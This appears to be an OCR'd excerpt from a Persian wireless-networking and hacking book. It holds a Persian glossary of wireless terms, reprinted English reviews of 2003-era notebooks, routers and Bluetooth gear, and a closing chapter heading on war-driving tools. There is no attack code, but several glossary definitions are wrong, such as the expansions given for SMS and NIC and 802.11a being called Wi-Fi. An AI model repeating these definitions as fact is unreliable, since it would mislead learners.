در این بخش به بعضی از اصطلاحات و تعاریف رایج اشاره می شود (این تعاریف به صورت خلاصه توضیح داده می شوند – و لی در حالت عادی برای هر کدام ار این اصطلاحات می توان چند مقاله و کتاب نوشت فقط از جهت آشنایی اولیه دوستان علاقه مند یک یاد آوری می شود همچنینی تعاریف زیر در زیر مجموعه شبکه های بی سیم تعریف می شوند به طور مثال وقتی از LAN بحثی به میان می آید منظور نوعی از LAN بی سیم است که در آن به جای ارتباطات کابلی یا نوری از فن آوری بی سیم استفاده شده است .

تعاریف	توضیحات
Wireless	بی سیم
Wireless Network	مقصود شبکه ای است که در ساده ترین حالت بتوان از آن به ارسال و دریافت اطلاعات بین دو یارانه یا دو دستگاه الکترونیکی از قبیل PDA بدون استفاده از سیم و کابل پرداخت .
LAN (Local Area Network)	استانداردی برای شبکه هایی بامحدوده جغرافیایی محدود است که با تکیه بر فن آوری بی سیم در محدوده ای معین اطلاعات و اتصال های اینترنتی را به اشتراک می گذارد (در شبکه های کابلی نیز مورد استفاده قرار می گیرد)
WAN (Wide Area Network)	شبکه های گستردهی بی سیم
Smart Phone	نوعی گوشی های موبایل به خصوص نسل چهارم و پنجم که قابلیت های اتصال به اینترنت و دریافت و ارصال نامه های الکترونیکی را پشتیبانی می نماید
PDA(Personal Digital Assistance)	دستگاه الکترونیکی کوچکی است که دارای قابلیت های خدمات پست الکترونیکی مدیریت داده ها از جمله یک منشی شخصی مثل نگه داری و مدیریت قرار ملاقات ها و نوع های جدید آن با قابلیت اتصال پر سرعت به اینترنت
Pocket PC	نام قرار دادی شرکت مایکروسافت برای کامپیوتر های جیبی که ار سیستم عامل Window CE بهره می برند نام برده می شود
IEEE (Institute of Electrical and	موسسه مهندسان برق و الکترونیک واقع

Electronic Engineers)	در آمریکا بر عهده گیرنده ایجاد و تکمیل بسیاری از استاندارد های جهانی شبکه و الکترونیک و مخابرات و دیگر زیر شاخه های مربوط به رشته های مذبور
IEEE 802.11	پایه استانداردی تصویب شده از سوی انجمن مذبور برای شبکه های محلی با پشتیبانی سرعتی در حدود 2Mbps هم اکنون از دیگر نسخ این استاندارد بیشتر مورد استفاده قرار می گیرد با آشفتگی فرکانسی بالا
IEEE 802.11b	پر کاربردترین استاندارد استفاده شده تا کنون در میان شبکه های بی سیم و نام پر استفاده ترین را به خود اختصاص داده است سرعت پشتیبانی تا حد11 Mbps است
IEEE 802.11a	یکی از پر سرعت ترین استاندارد های شبکه های بی سیم تا حد 60Mbps البته این مقدار در شرایط آرمانی است اغلب سرعتی ما بین24-54 Mbps را ارائه می دهد آشفتگی فرکانسی پایین تر از نسخ دیگر می باشد نام دیگری که برای این استاندارد بیشتر مورد استفاده قرار می گیرد (Wi-Fi) است که به اشتباه برای کلیه استاندارد های بی سیم نامیده می شود
OpenAir	استاندارد 1.6 mbps تا 2 mbps با عرض بان فرکانسی در حدود2.4 GHz
HomeRF	استانداردی مشابه استاندارد OpenAir با قابلیت انتقال صوت
xG همانند 3G و 4G	بیانگر نسل های متفاوت تلفن های بیسیم می باشد
GPRS(General Packet Radio Services)	نوعی فن آوری برتر ب کار گرفته شده در نسل تلفن های سیار امروزی
Telco-Return	ارتباطات ماهواره ای یک طرفه دریافت اطلاعات از ماهواره می باشد ولی ارصال توسط خطوط کابلی مثل 56 KB صورت می گیرد در این نوع کاربر داده ها را با آنتن بشقابی به صورت مستقیم در یافت می کنند
SRS(Satellite Return System)	در این سیستم دریافت و ارصال اطلاعات از طریق بشقاب های مخصوصی صورت می گیرد این سیستم مشکلات سیستم یک طرفه را رفع کرده است شاید گران بودن تجهیزات و خدمات ماهواره ای نقص این سیستم باشد در بسیاری از کشور ها نیز فقط ارگان های دولتی از این سیستم استفاده می کنند و در اختیار افراد کمتر قرار می گیرد
Wi-Fi	نام دیگر و نام تجاری استاندارد IEEE

802.11.b	
سیستم موقعیت یاب جهانی یکی از آشنا ترین فن آوری های بی سیم خود شما با کاربرد های این سیستم آشنا هستید ولی یکی از نکاتی که هکر ها را در استفاده از تجهیزات بی سیم تهدید می کند همین فن آوری است که می توان مکان نفوذ گر را تشخیص داده-بر روی شبکه های بی سیم هم نوعی Surf Anonymous استفاده می شود –که سیستم GPS را مختل می کند	GPS(Global Positioning Systems)
زبانی همانند HTML و XML میباشد که برای نوشتن صفحات وب در دستگاههای بی سیم می باشد	WML (Wireless Markup Language)
نام نوعی سیستم عامل شرکت Symbian که در Smart Phone به کار می رود	EPOC
یک استاندارد برای تلفن های سیار در ناحیه اروپایی	GSM(Global System for Mobile Communications)
اشعه مادون قرمز به کار گرفته شده در رایانه های شخصی در فاصله های محدوداستاندارد پورت های استفاده شده Infrared Data Association یا IrDAیک مثال دیگر همان ریموت کنترل تلوزیون منزلتان می باشد	infrared
نسل اول تلفن ها آنالوگ	1G
تلفن ها دیجیتالی نسل دوم با قابلیت انتقال صوت و متن و همچنین SMS	2G
نوعی سرویس ویژه برای ارسال پیام ها متنی کوتاه با تلفن ها سیار	SMS(Send Message Service)
نسل سوم تلفن های با قالبیت انتقال سریع صوت و تصویر به کار خواهد رفت	3G
قابلیت های 3G به همراه پشتیبانی از دیگر پروتکل های بی سیم –تلفن های نسل پنجم با پوشش همه این قابلیتها دارای قابلیت انتقال صوت و تصویر به صورت همزمان	4G
دستگاهی برای گرفتن پیغام فراخوانی دیگر pager ها- pager بیشتر در ادارات و بیمارستان ها به کار می رود سیستم های گسترده تر آن نیز مورد استفاده قرار می گیرد	Pager
نوعی اتصال ویژه در PocketPC برای اتصال به PC و تبادل اطلاعات	Cardle
پروسه رمز کردن و کد کردن اطلاعات بر طبق یک الگوریتم قراردادی به جهت حفظ امنیت داده ها	Encryption
نام نوعی اتصال در دستگاههای دیجیتالی	Compact Flash Device

	که برای اتصال این ابزار ها به سوکت های شبکه به کار می روداستفاده کنندگان دوربین های دیجیتال با این نوع اتصال بیشتر آشنا هستند
Cellular	نوعی فن آوری برای پوشش دادن نواحی به کاررفته شده در تلفن های همراه در ایران از این فن آوری بیشتر استفاده می شود که خودتان با مشکلات این سیستم بیشتر آشنایی دارید سیستم موبایل ماهواره ای این مشکلات را نداشته ولی خدمات آن گرانتر می باشد
CDPD(Cellular Digital Packet Data)	شبکه ی بی سیم دیجیتالی با انتقال سرعت 19-20 Kbps اکثر مودم ها دیجیتال از این فن آوری استفاده میکنند
Ah hoc	نام نوعی از شبکه های بیسیم می باشد که در آن رایانه ها به صورت Direct و مستقیم در ارتباطند
infrasrtucture	بر خلاف Ah hoc رایانه ها یا تجهیزات شبکه از یک نقطه ی مرکزی به ارتباط با هم می پردازند به این نقطه مرکزی در اصطلاح Central Access point می گویند
Access point	نوعی دستگاه هست که امکان برقراری ارتباط مابین شبکه های بی سیم و کابلی را فراهم می کند این دستگاه با کارت شبکه NIC شبکه های بی سیم دیگرارتباط برقرار می کند
NIC (Network Information Card)	نوعی برد الکترونیکی در تجهیزات شبکه می باشد که هم انواع بی سیم و هم انواع کابلی از جمله کواکسیال آن موجود میباشد بیشتر برای شبکه سازی به کار می رود و در ارتباط مستقیم با دیگر اجزا شبکه از جمله هاب ها یا رو تر ها می باشد
BlueTooth	استاندارد معروفی جهت انتقال بی سیم اطلاعات با سرعت 720 kbps می باشد بیشتر برای تلفن های همراه یا منشی های دیجیتالی به کار می رود
blackberry HandHeld	نوعی دستگاه فراخوان یا پیجر می باشد دارای قابلیت پست الکترونیک و دسترسی محدود به اینترنت
AMPS(Advanced Mobile telephone systems)	استانداردبه کار رفته در شبکه تلفن های آنالوگ نسل اول
Beam	برای ارسال اطلاعات از شعاع اشعه مادون قرمز استفاده می شود را در اصطلاح گفته می شود
WAP(Wireless Application protocol)	نوعی پروتکل می باشد که برنامه نویسان برای ایجاد برنامه های به کار رفته در تلفن ها همراه به کار می رود بسیاری از ویروس

	ها که برای دستگاههای موبایل بویژه سری موبایل ها Nokia نوشته می شوند و همچنین دیگر مدل ها را با توجه به ضعف های این پروتکل طراحی می کنند
Web Clipping	روشی برای نمایش صفحات اینترنتی بر روی تلفن های همراه که توانایی ارتباط با اینترنت یا همچنین دستیار ها دیجیتالی را بیان می کند این فن اوری برای نمایش صفحات وب در محدوده ای کوچک به کار می رود من جمله بعضی فایل های فلش و بسیاری از تصاویر برای نمایش حذف می شوند
WEP(Wired Equivalent Privacy)	نوعی Encryption به کار رفته در شبکه های Wi-Fi می باشد در این شبکه ها داده ها به صورت امواج رادیویی ارسال می شوند که امکان Capture کردن آنها از روش هایی امکان پذیر است
Wireless Narrowband	نوعی روش دسترسی کم سرعت به اینترنت در تلفن های تکرنگ و تایپی است سرعت حداکثر 15 kbps می باشد
IEEE 802.11g	نوعی استاندارد بهبود داده شده نسخه های a , b در حال حاضر یک از پر استفاده تری استاندارد های جدید در زمینه شبکه های بیسیم می باشد

میزان تعاریف و همچنین تعداد تجهیزات شبکه بسیار زیاد می باشد که از حوصله ی این مقاله خارج می باشد در کل تعاریف و اصطلاحات بالا برای آشنایی اولیه کاربران ضروری و کافی می باشد علاقه مندان می توانند به فرهنگ و اصطلاحات کامپیوتر ی موجود مراجعه کنند یا از سایت های توسعه دهنده این فن آوری ها برای آشنایی بیشتر بهره بگیرند از دوست عزیزم که در تهیه این بخش و ارسال این مطالب زحمت کشیدند تشکر می کنم

Wireless Equipments

Wireless Networking and Hacking By C0llect0r

در زیر تعدادی نوت بوک های بی سیم را مشاهده می نمایید با استفاده از این نوت بوک ها دیگر نیازی به کارت شبکه بی سیم PCMCIA نخواهید داشت در ادامه تعدادی از روتر ها و هم چنین مودم های بی سیم را با یک سری از تجهیزات جانبی بی سیم از قبیل کیبورد بی سیم را ملاحظه خواهید نمودید

توضیحات	تصویر
Wireless NoteBooks	
Gateway 450X 802.11g; 6.1 lbs. system weight; BatteryMark: 4:18; $1,620 list. 800-221-9616, www.gateway.com. llllm The thin and light Gateway 450X's wireless throughput scores were solid, holding an especially strong signal at 120 feet in "g" mode. Our recent Editors' Choice winner ("Back to School," August 19, page 90) is an outstanding choice for the business executive or college student on a campus with good wireless coverage.	
HP Pavilion zd7000 802.11g; 9.2 lbs. system weight; BatteryMark: 2:17; $2,399 direct. 800-752-0900, www.hp.com. lllmm Like the Apple and eMachines notebooks, the HP Pavilion zd7000 will probably never commute farther than from the bedroom to the den. Its wireless performance was very solid at the 120-foot and 160-foot range, which makes it better if there's only one access point shared in a smalloffice or home environment. Note that this is a preproduction unit; look for an updated review of this model in our issue of November 25, 2003.	

HP Compaq Presario X1000

802.11b (Centrino); 6.5 lbs. system weight; BatteryMark: 3:39; $1,599 direct. 800-752-0900, www.hp.com. lllmm

The HP Compaq Presario X1000 is an admirable system, yet you may want to wait for the upgrade. Since it's "b" only, its wireless performance was sub par. And though its battery life was decent at 3:39, its 6.5-pound system weight doesn't scream portability.

HP Pavilion ze5300

802.11b; 8.1 lbs. system weight; Battery Mark: 1: 50; $1,749 direct. 800-752-0900, www.hp.com. llmmm

The HP Pavilion ze5300 is an 8.1-pound heavyweight that is meant to stay plugged in and on your desk. Its battery performance was less than 2 hours, probably due to its desktop processor, and its wireless signal was unimpressive.

Toshiba Satellite Pro M15-S405

802.11b (Centrino); 6.7 lbs. system weight; BatteryMark: 5:29; $1,849 list. 800-867-4422, www.csd.toshiba.com. lllmm

The Toshiba Satellite Pro M15-S405 offers a good blend of power and performance. It posted an impressive 5:29 for battery life, so you don't need to tote an adapter around, which is good since the notebook weighs in at 6.7 pounds. Its throughput held up quite strongly up to 160 feet, despite its "b"-only wireless solution.

IBM ThinkPad R40

802.11a/b; 6.4lbs. system weight; BatteryMark: 5:28; $2,249 direct. 888-740-7426, www.ibm.com. lllllm

The R40 delivers high quality and sturdy design, and its 5:48 battery life is one of the best we've seen. It is also one of the few notebooks to incorporate an "a/b" wireless solution, so no matter what network you're near, you've got wireless covered.

Apple PowerBook G4 (17-inch)

Wireless solution: 802.11g; 6.8 lbs. system weight; DVD playback: 2:22; $3,299 list. 800-692-7753, www.apple.com. lllmm

This was one of the first notebooks to move to the 802.11g wireless standard. Though incompatible with our standard PC-based wireless tests, in informal testing its signal reached up to 140 feet, and its DVD playback lasted 2:22, which is enough for most movies.

This system isn't really meant to be carted around daily. As a desktop replacement, it's a rock-solid system.

Dell Latitude X300

802.11g; 3 lbs. system weight; BatteryMark: 2:20; $1,985 direct. 800-388-8542, www.dell.com.
lllllm

The Dell Latitude X300 is a very good choice for those who want prime performance with premium portability. On our tests, its wireless performance held strong out to 160 feet, and its battery performance was decent.

eMachines M5310

802.11g; 6.6 lbs. system weight; BatteryMark: 2:19; $1,199 list. 714-481-2828, www.emachines.com. llmmm

Just a bit smaller than the Apple PowerBook G4 (17-inch), the eMachines M5310, with its 15-inch-wide screen, is still a hefty notebook that won't travel often far from the office or home. The M5310's wireless performance was a bit weaker than that of our other "g" notebooks but still satisfactory. The power drain from its wide-screen display led to less than 3 hours of battery life.

Fujitsu LifeBook S2000

802.11g; 4.3 lbs. system weight; BatteryMark: 3:17; $1,990 street. 877-372-3743, www.fujitsupc.com.
lllllm

This 4-pounder has a built-in optical drive—a rare find in an ultraportable category. Wireless performance was impressive, particularly its throughput at 120 feet. Add to that a 3-hour-plus battery life and this is a top choice for any executive who travels frequently.

Wireless Access Points and Routers

Netgear ME102

$89 list. 888-638-4327, www.netgear.com. lllmm

The Netgear ME102 is another no-frills home or small-office AP, but it can also act as a wireless bridge to connect a LAN to a wireless LAN. The unit doesn't have a browser-based interface, but Netgear's USB Manager software lets you configure the device via a USB connection to your PC.

ZyXEL ZyAIR B-2000

$109 list. 714-632-0882, www.zyxel.com. llllm

The ZyXEL ZyAIR B-2000 wireless router was named the Editors' Choice among 802.11b products in our last roundup. It offers the most comprehensive security package of any "b" device we've reviewed. A 32-user 802.1x authentication server, turnkey installation, decent throughput, and a reasonable price make this a tough product to beat.

Linksys WAP11

$99 list. 800-546-5797, www.linksys.com. lllmm

The term *venerable* can now be applied to the Linksys WAP11, since this is the third iteration of this popular 802.11b access point. It should appeal to wireless LAN novices who need only an access point to connect to a router. Installation is easy, and its straightforward, browser-based management interface is simple to navigate.

D-Link *Air*Plus Enhanced DI-614+

$80 list. 800-326-1688, www.dlink.com. llllm

The D-Link *Air*Plus Enhanced DI-614+ wireless broadband router comes with a novice-friendly management interface and plenty of extra controls beyond the basic configuration settings. It also offers the most specific access control of any home or small-office router, including MAC address filtering, IP address filtering, and URL blocking based on keywords and domains.

SMC Barricade g SMC2804WBR

$130 list. 800-762-4968, www.smc.com. llllm

This wireless router packs a lot of features appropriate for a small to midsize business into a home-friendly device. The router's AP can be secured by 802.1x authentication with an external RADIUS server. To widen your coverage area, you can boost the signal strength with a high-gain antenna sold separately.

Netgear FWAG114

$459 list. 408-907-8000, www.netgear.com. llllm

While the Netgear FWAG114 might seem to come at a premium, Netgear's first dual-band wireless firewall VPN combines a lot in a single product. The device's "g" performance was impressive at both 1 foot and 160 feet. The firewall provides airtight security with denial-of-service protection and intrusion detection using SPI.

D-Link *Air*Plus Xtreme G DI-624

$149 list. 800-326-1688, www.dlink.com. lllmm

This wireless router is easy to install and has an array of features for home and small-office applications. Its remote management and packet traffic statistics go beyond the usual home-focused software. And DLink has added a “g”-only mode to the unit, making it better suited for densely populated environments.

Belkin F5D7230-4

$130 list. 877-736-5771, www.belkin.com. llllm

Since our June roundup, Belkin has improved the throughput on its F5D7230-4 router and dropped the price by $60. The unit is still chock full of features like parental-control Web filtering and provides convenient multiple fields for entering WEP hex keys (rather than one field, which can easily lead to errors).

Linksys Wireless-G WRT54G

$120 list. 800-546-5797, www.linksys.com. llllm

The Linksys Wireless-G WRT54G provides very respectable throughput at 1 foot and 60 feet in “g”-only mode. Its interface remains much the same as in previous models, and the included setup utility makes the unit very easy to configure and use.

Buffalo AirStation WBR-G54

$69 list. 800-456-9799, www.buffalotech.com.
lllmm
Since our June roundup, performance of the Buffalo
AirStation WBR-G54 wireless router has improved dramatically, taking the top spot in “g”-only mode at the 1-foot and 60-foot markers. Consider this product if you want
excellent throughput and a low price but don’t mind a minimal feature set and a client software interface that is not as polished as those of its competitors.

Netgear WG602

$130 list. 408-907-8000, www.netgear.com.
llllm
If you are in the market for your first wireless LAN product and need only an access point, try this one. The attractively priced Netgear WG602 offers impressive security
features but only average performance. We especially like the comprehensive yet easy-tounderstand
client configuration software.

Handhelds Ultimate wireless wonders

Handspring Treo 270/300

Treo 270, $350 street. lllmm Treo 300, $400. lllmm www.sprintpcs.com; 800-318-9270, www.t-mobile.com.

The first PDA/phone combination for nongeeks is the Handspring Treo Communicator series. The Treo 270 and Treo 300 combine a phone device with an integrated QWERTY keyboard. The 270 offers GSM/GPRS wireless data and is available from AT&T, T-Mobile, and other carriers; the 300 uses the CDMA/1xRTT network and is provisioned by Sprint PCS.

Hitachi G1000

$650 street. www.sprintpcs.com. llllm

The Microsoft Windows Pocket PC 2002–based Hitachi G1000 is a combination PDA/digital phone provisioned by Sprint PCS. The G1000 is loaded with features, including a 640-by-480-resolution digital camera and a QWERTY keyboard. The Sprint PCS data network averages 72 Kbps for Web browsing or e-mail retrieval using Sprint's Business Connection software.

HP iPAQ Pocket PC h5550

$650 street. 800-345-1518. www.hp.com. llllm

The flagship of HP's Pocket PC line is the HP iPAQ Pocket PC h5550. Like all new HP products with Windows Mobile 2003, the h5550 has integrated Bluetooth. This model also has 802.11b wireless capability. Clearly intended for enterprise applications, the h5550 keeps its data secure via an integrated fingerprint reader.

Palm Tungsten T2, Tungsten C, Tungsten W

T2, $400 street. llllm C, $500. llllm W, $420 plus monthly service fees. lllmm 888-956-7256. www.palm.com.
The Palm Tungsten line targets professional users and is available in three versions. The Tungsten T2 uses a collapsible case design and has integrated Bluetooth. The Tungsten C is Palm's 802.11b device. Want WAN? The Tungsten W has integrated GSM/GPRS 2.5G digital phone capability.

Sony Clié PEG-UX50

$700 street. 888-222-7669, www.sony.com/clie. llllm
Sony has designed some of the classiest-looking and most full-featured PDAs. The new Sony Clié PEG-UX50 is a Palm OS–based clamshell with an integrated digital camera, QWERTY keyboard, and both Bluetooth and 802.11b radios. The Sony Clié PEG-UX40 ($600) has the same features but no 802.11b.

Bluetooth

Wireless, up close and personal

Logitech Mobile Bluetooth Headset

$100 street. 800-231-7717, www.logitech.com. llllm
As more U.S. cities and states ban the use of handheld cell phones in moving vehicles, headsets and earsets for hands-free calling are growing in popularity. And thanks to Bluetooth, you don't have to have those pesky wires hanging from your ear to the phone. The Logitech Mobile Bluetooth Headset is one of the newest models and has arguably the most comfortable system for wearing on one ear.

HP Deskjet 995c

$300 street. 800-474-6836, www.hp.com. lllllm

The HP Deskjet 995c color ink jet printer with built-in Bluetooth has long been the standard for companies designing and testing other Bluetooth products. Although the 995c has a USB port so you can connect it to non-Bluetooth Windows or Apple PCs, the unit is equally efficient at printing via Bluetooth directly from PCs, phones, and PDAs.

Microsoft Wireless Optical Desktop for Bluetooth

$159 list. 425-635-7040. www.microsoft .com. llllm

Around for awhile now, the Microsoft Wireless Optical Desktop for Bluetooth is a three-piece mouse, keyboard, and Bluetooth adapter system that greatly reduces your cable clutter. Both the keyboard and mouse have Bluetooth radios, and each connects to a desktop or notebook PC via a small adapter that plugs into a USB port.

Socket Bluetooth GPS Nav Kit


$530 street. 510-744-2720. www.socketcom .com. llllm

Combining a GPS unit with a PDA for personal route navigation is a popular application for business and vacation travelers. But once again, the extra cables hanging on or draped around a vehicle's dashboard are an unsightly mess. The Socket Bluetooth GPS Nav Kit solves the cable problem. The unit works with Pocket PC 2002 PDAs and can run for up to 6 hours on rechargeable batteries. For longer trips, a 12-volt DC power adapter is included.

Microsoft Wireless Optical Desktop for Bluetooth

$159 list. 425-635-7040. www.microsoft .com. llllm

Around for awhile now, the Microsoft Wireless Optical Desktop for Bluetooth is a three-piece mouse, keyboard, and Bluetooth adapter system that greatly reduces your cable clutter. Both the keyboard and mouse have Bluetooth radios, and each connects to a desktop or notebook PC via a small adapter that plugs into a USB port.



Chapter 3

Wireless War Driving Tools
Mapping Tools
Set Up a Wireless Network in Home Entertainment

